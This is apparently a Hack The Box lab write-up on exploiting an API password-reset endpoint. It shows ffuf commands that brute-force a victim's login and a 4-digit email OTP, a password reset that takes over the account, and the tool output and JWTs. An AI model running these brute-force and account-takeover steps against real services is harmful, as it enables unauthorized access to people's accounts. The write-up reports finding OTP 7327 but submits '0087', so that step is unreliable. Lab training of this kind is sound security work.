Directly visit http://154.57.164.78:30795/swagger in your browser and access the API test tool.
At the start of this module we were given the customer credentials: htbpentester3@hackthebox.com:HTBPentester3. We can start by using them in the /api/v1/authentication/customers/sign-in endpoint to obtain a JWT and then authenticate with it:


Our JWT is:
eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYWltcy9uYW1laWRlbnRpZmllciI6Imh0YnBlbnRlc3RlcjNAaGFja3RoZWJveC5jb20iLCJodHRwOi8vc2NoZW1hcy5taWNyb3NvZnQuY29tL3dzLzIwMDgvMDYvaWRlbnRpdHkvY2xhaW1zL3JvbGUiOlsiQ3VzdG9tZXJzX1VwZGF0ZUJ5Q3VycmVudFVzZXIiLCJDdXN0b21lcnNfR2V0IiwiQ3VzdG9tZXJzX0dldEFsbCJdLCJleHAiOjE3OTA3MTMwMjEsImlzcyI6Imh0dHA6Ly9hcGkuaW5sYW5lZnJlaWdodC5odGIiLCJhdWQiOiJodHRwOi8vYXBpLmlubGFuZWZyZWlnaHQuaHRiIn0.krCSAqJlL26b_Ly7n7HH8__ok2brYPghYbv9INKnJi5uFqE4ZLXwaoEFAQdHlbHNbC9kJdCA0YwWym8KdjHIYQ
To authenticate, we are going to scroll back up and click Authorize then paste the JWT we just got:

Now we are authorized and we can start testing other API endpoints.
As seen in this section, I will first try to use the same /api/v1/authentication/customers/sign-in endpoint and brute force for passwords of the account: MasonJenkins@ymail.com.
I will start by creating a file just with the MasonJenkins@ymail.com string:
┌──(macc㉿kaliLab)-[~/htb/api_attacks]
└─$ echo "MasonJenkins@ymail.com" > email.txt
Then I will use ffuf with the following command to fuzz for passwords under the xato-net-10-million-passwords-10000 wordlists:
┌──(macc㉿kaliLab)-[~/htb/api_attacks]
└─$ ffuf -w /home/macc/SecLists/Passwords/Common-Credentials/xato-net-10-million-passwords-10000.txt:PASS -w email.txt:EMAIL -u http://154.57.164.78:30795/api/v1/authentication/customers/sign-in -X POST -H "Content-Type: application/json" -d '{"Email": "EMAIL", "Password": "PASS"}' -fr "Invalid Credentials" -t 100
Output:
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://154.57.164.78:30795/api/v1/authentication/customers/sign-in
 :: Wordlist         : PASS: /home/macc/SecLists/Passwords/Common-Credentials/xato-net-10-million-passwords-10000.txt
 :: Wordlist         : EMAIL: /home/macc/htb/api_attacks/email.txt
 :: Header           : Content-Type: application/json
 :: Data             : {"Email": "EMAIL", "Password": "PASS"}
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Regexp: Invalid Credentials
________________________________________________

:: Progress: [10000/10000] :: Job [1/1] :: 806 req/sec :: Duration: [0:00:13] :: Errors: 0 ::
- No results :((
So there must be other api endpoint that we could use to prove Broken Authentication in this case. From the other Authentication API endpoints that this tool provides we can see the following: /api/v1/authentication/customers/passwords/resets/email-otps, which takes exactly the next 3 arguments:
Request body
{
  "Email": "string",
  "OTP": "string",
  "NewPassword": "string"
}
- We know the
Emailwe are trying to authenticate as:MasonJenkins@ymail.com - The
NewPasswordcould really be whatever we want as long as we have the correctOTPcode.
What if we try to brute force this OTP code? It might be that this api endpoint is vulnerable to CWE-307: Improper Restriction of Excessive Authentication Attempts. So lets put it to the test!
Remember that first we need something to identify a failed request from a successful request so I will go ahead and execute the api endpoint without providing any of the arguments required (using default string):

- From here we identify that the response body for a failed request contains
"SuccessStatus": false
First will try using the same wordlist we used for our previous password brute-force attempt. Also in this case I will change the PASS keyword for an OTP keyword to better explain what the fuzz is doing:
┌──(macc㉿kaliLab)-[~/htb/api_attacks]
└─$ ffuf -w /home/macc/SecLists/Passwords/Common-Credentials/xato-net-10-million-passwords-10000.txt:OTP -w email.txt:EMAIL -u http://154.57.164.78:30795/api/v1/authentication/customers/passwords/resets/email-otps -X POST -H "Content-Type: application/json" -d '{"Email": "EMAIL", "OTP": "OTP", "NewPassword": "NewP@ssw0rd1"}' -fr "false" -t 100
- No results :((
I will then try a different trick instead of a traditional wordlist. Since OTP codes are usually 4 or 6 digits, we can try making a wordlist out of just numbers using the bash seq command (I will start with 4 digits only):
┌──(macc㉿kaliLab)-[~/htb/api_attacks]
└─$ seq -w 0 9999 > otp.txt
-wleft-pads with zeros to equal width (0001, not1)
Then we will trigger the server to create an OTP (email) using the email-otps endpoint:
curl -X POST http://154.57.164.78:30795/api/v1/authentication/customers/passwords/resets/email-otps -H "Content-Type: application/json" -d '{"Email":"MasonJenkins@ymail.com"}'
Output:
HTTP/1.1 200 OK
Content-Type: application/json
Date: Tue, 29 Sep 2026 21:32:24 GMT
Server: Kestrel
Transfer-Encoding: chunked

{"SuccessStatus":true}
Having requested our OTP (we don't know what it is yet) and having our wordlist ready, lets try to use it in a new ffuf command that now filters by matching the string: '"SuccessStatus":true':
┌──(macc㉿kaliLab)-[~/htb/api_attacks]
└─$ ffuf -u http://154.57.164.78:30795/api/v1/authentication/customers/passwords/resets -X POST -H "Content-Type: application/json" -d '{"Email":"MasonJenkins@ymail.com","OTP":"FUZZ","NewPassword":"NewP@ssw0rd1"}' \
-w otp.txt:FUZZ -mr '"SuccessStatus":true'
- Note this time we are just listing the email we need to get the OTP from:
MasonJenkins@ymail.comwithout a file (just a string). - Remember that the password still needs to be 6+ digits as explained in this section.
Output:
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://154.57.164.78:30795/api/v1/authentication/customers/passwords/resets
 :: Wordlist         : FUZZ: /home/macc/htb/api_attacks/otp.txt
 :: Header           : Content-Type: application/json
 :: Data             : {"Email":"MasonJenkins@ymail.com","OTP":"FUZZ","NewPassword":"NewP@ssw0rd1"}
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Regexp: "SuccessStatus":true
________________________________________________

7327                    [Status: 200, Size: 22, Words: 1, Lines: 1, Duration: 31ms]
:: Progress: [10000/10000] :: Job [1/1] :: 760 req/sec :: Duration: [0:00:12] :: Errors: 0 ::
- We have found our OTP, it is 7327
Now we submit the correct OTP.
curl -X POST \
http://154.57.164.78:30795/api/v1/authentication/customers/passwords/resets -H "Content-Type: application/json" -d '{"Email":"MasonJenkins@ymail.com","OTP":"0087","NewPassword":"NewP@ssw0rd1"}'
Output:
{"SuccessStatus":true}
- The victim’s password has now been changed.
Now we should be able to authenticate using the new password:


The JWT generated for this user is:
eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYWltcy9uYW1laWRlbnRpZmllciI6Ik1hc29uSmVua2luc0B5bWFpbC5jb20iLCJleHAiOjE3OTA3MjAzNDAsImlzcyI6Imh0dHA6Ly9hcGkuaW5sYW5lZnJlaWdodC5odGIiLCJhdWQiOiJodHRwOi8vYXBpLmlubGFuZWZyZWlnaHQuaHRiIn0.hDSXnH5DPCD-KRFO38qNy4JDgnKJX3HjsGbynSfKONhQ_g1qUEFgy9XQeggqWf1wSwsPg_x_PywI0u_Km8voMw
Now we can logout of our own pentester account and authenticate as the given customer account.
Next, since the instructions of this challenge say: Retrieve their payment options data and submit the flag, lets now look for an API endpoint that provides this data for us.

- There is a
payment-options/current-userendpoint so this must be the one we need to use to retrieve the flag.
Execute this call and get the flag:
